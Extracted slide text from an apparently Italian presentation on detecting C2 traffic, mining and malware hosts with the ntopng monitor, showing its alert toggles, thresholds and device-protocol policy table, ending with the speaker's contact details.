[Detected Alerts](#)
[⚙ Every Minute](#)
[⚙ Every 5 Minutes](#)
[⚙ Hourly](#)
[⚙ Daily](#)

Threshold Type	Host ap Thresholds	Local Hosts Common Thresholds
Activity Time Activity time delta (seconds).	> ▾	> ▾
Traffic Layer 2 bytes delta (sent + received)	> ▾	> ▾
DNS Traffic Layer 2 bytes delta (sent + received) for DNS detected traffic	> ▾	> ▾ 1
Flows Flows delta (as client + as server)	> ▾	> ▾
Idle Time Idle time since last packet seen (seconds)	> ▾	> ▾
P2P Traffic Layer 2 bytes delta (sent + received) for peer-to-peer detected traffic	> ▾	> ▾
Packets Packets delta (sent + received)	> ▾	> ▾
Throughput Average throughput (sent + received) (Mbps)	> ▾	> ▾

NTOP DETECT

C2 communications (Client-Server)

The screenshot displays the Ntop Detect web interface. On the left is a sidebar with a menu containing 'Alert Endpoints', 'Protocols', 'Logging', 'Network Discovery', and 'Misc'. Below the menu are two buttons: 'Expert View' (active) and 'Simple View'. The main content area lists several alert categories, each with a description and a toggle switch:

- SSL Alerts**: Toggle alerts generated when the SSL certificate provided by a server does not match the certificate Common Name. (Off)
- DNS Alerts**: Toggle alerts generated when the DNS query is invalid. (On)
- IP Reassignment Alerts**: Toggle alerts generated when an IP address, previously seen with a MAC address, is now seen with another MAC address. This alert might indicate an ARP spoof attempt. (Off)
- Remote to Remote Alerts**: Toggle alerts generated when the client and the server of a flow are remote. (Off)
- Mining Alerts**: Toggle alerts generated when traffic from/to hosts known to perform cryptocurrencies mining is detected. (On)
- Malware Alerts**: Toggle alerts generated by traffic sent/received by malware-marked hosts. Overnight new [blacklist rules](#) are refreshed. (On)
- Device Protocols Alerts**: Toggle alerts generated when an anomalous protocol is detected according to the configured [device protocols policies](#). (On)

The 'Malware Alerts' section is highlighted with a red border.

NTOP DETECT

C2 communications P2P

ntop

Flows Hosts Interfaces Search Host

Device Protocols

Device Type: Computer

Trigger Alert Acceptable

Application Protocol	Category	Device As Client	Device As Server
AFP	DataTransfer	⚠️ * ✓	⚠️ * ✓
Aimini	Download-FileTransfer-FileSharing	⚠️ * ✓	⚠️ * ✓
AJP	Web	⚠️ * ✓	⚠️ * ✓
Amazon	Web	⚠️ * ✓	⚠️ * ✓
AmazonVideo	Streaming	⚠️ * ✓	⚠️ * ✓
AMQP	RPC	⚠️ * ✓	⚠️ * ✓
Apple	Web	⚠️ * ✓	⚠️ * ✓
AppleCloud	Web	⚠️ * ✓	⚠️ * ✓
AppleTunes	Streaming	⚠️ * ✓	⚠️ * ✓
AppleJuice	Download-FileTransfer-FileSharing	⚠️ * ✓	⚠️ * ✓
ApplePush	Cloud	⚠️ * ✓	⚠️ * ✓
AppleStore	SoftwareUpdate	⚠️ * ✓	⚠️ * ✓
Armagetron	Game	⚠️ * ✓	⚠️ * ✓
Aylya	Network	⚠️ * ✓	⚠️ * ✓
BattleField	Game	⚠️ * ✓	⚠️ * ✓
BGP	Network	⚠️ * ✓	⚠️ * ✓
BitTorrent	Download-FileTransfer-FileSharing	⚠️ * ✓	⚠️ * ✓
BUNP	System	⚠️ * ✓	⚠️ * ✓
CHECKMK	DataTransfer	⚠️ * ✓	⚠️ * ✓
CiscoSkinny	VoIP	⚠️ * ✓	⚠️ * ✓

ALTRA FEAUTURE NTOP

Cache Settings

Timeseries

Alerts

Alert Endpoints

Protocols

Logging

Network Discovery

Misc

Expert View

Simple View

Security Alerts

Probing Alerts

Toggle alerts generated when probing attempts are detected.

OnOff

SSL Alerts

Toggle alerts generated when the SSL certificate provided by a server does not match the certificate Common Name.

OnOff

DNS Alerts

Toggle alerts generated when the DNS query is invalid

OnOff

IP Reassignment Alerts

Toggle alerts generated when an IP address, previously seen with a MAC address, is now seen with another MAC address. This alert might indicate an ARP spoof attempt.

OnOff

Remote to Remote Alerts

Toggle alerts generated when the client and the server of a flow are remote.

OnOff

Mining Alerts

Toggle alerts generated when traffic from/to hosts known to perform cryptocurrencies mining is detected

OnOff


Malware Alerts

Toggle alerts generated by traffic sent/received by malware-marked hosts. Overnight new [blacklist rules](#) are refreshed.

OnOff

... Extra ...

MY SMALL «LAB»



DOMANDE ?

Thanks



Twitter: @Pmorphin

Email: ant.pandolfi@gmail.com

LinkedIn: Antonio Pandolfi